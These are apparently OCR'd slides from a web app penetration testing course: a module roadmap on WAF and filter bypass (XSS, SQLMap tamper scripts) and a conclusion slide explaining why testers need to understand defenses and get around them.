
Course Roadmap

- Advanced Discovery and Exploitation
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- ***Web Application Firewall and Filter Bypass***
- Capture the Flag

- Introduction
  - Filtering and App firewalling
  - Blacklisting v. Whitelisting
  - Exercise: WAF v. Filtering
- Filtering
  - .NET Filtering
  - ESAPI Filtering
- Web Application Firewalls
  - WAF Options
  - Mod_Security
  - Exercise: mod_security
- Bypassing Controls
  - Discovering Controls
  - Exercise: Fingerprinting Controls
  - Automated WAF Detection Tools
  - Exercise: Automated Tools
- Cross-site Scripting
  - HTML5
  - Data URIs
  - Exercise: Input Types
  - CDATA and Comments
  - VBScript
  - Exercise: XSS Bypasses
- SQL Injection
  - Bypassing Controls
  - SQLMap
  - SQLMap Tamper Scripts
  - Exercise: SQLMap
- ***Conclusions***

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This page intentionally left blank.



Conclusions

- Web applications are becoming more defended
  - Which is a good thing!
- WAFs and filters are more common during our testing
  - As such we need to understand them
- We also need to be prepared to bypass them
  - Since this a *better* test of the security

As time goes on, and organizations become more aware of the threats to their web applications, we are seeing more protections in place. Which is a good thing for the Internet but not so great for us penetration testers. ☺ As we find more of these protections, such as WAFs and built-in filtering, we need to be able to react. Our understanding of how they work needs to be better and we need to be prepared to figure out ways around them.

This allows us to be better testers and perform better tests.